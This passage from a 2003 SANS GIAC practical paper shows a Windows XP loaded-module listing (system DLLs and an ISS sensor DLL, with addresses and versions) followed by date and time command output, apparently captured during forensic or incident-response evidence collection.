  0x77c70000  0x40000   5.01.2600.1106  C:\WINDOWS\system32\GDI32.dll
  0x71a50000  0x3b000   5.01.2600.0000  C:\WINDOWS\System32\mswsock.dll
  0x76f20000  0x25000   5.01.2600.1106  C:\WINDOWS\System32\DNSAPI.dll
  0x76fb0000  0x7000    5.01.2600.0000  C:\WINDOWS\System32\winrnr.dll
  0x76f60000  0x2c000   5.01.2600.1106  C:\WINDOWS\system32\WLDAP32.dll
  0x76fc0000  0x5000    5.01.2600.0000  C:\WINDOWS\System32\rasadhlp.dll
  0x0ffd0000  0x23000   5.01.2600.1029  C:\WINDOWS\System32\rsaenh.dll
  0x10000000  0x66000   7.00.2003.0119  C:\Program Files\ISS\issSensors\bylap_scanner\issd_CSF.dll
  0x76bf0000  0xb000    5.01.2600.1106  C:\WINDOWS\System32\PSAPI.DLL
  0x71a90000  0x8000    5.01.2600.0000  C:\WINDOWS\System32\wshtcpip.dll
  0x5ad70000  0x34000   6.00.2800.1106  C:\WINDOWS\System32\uxtheme.dll
l
The current date is: Sat 08/16/2003
Enter the new date: (mm-dd-yy) The current time is: 15:10:11.66
Enter the new time:
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.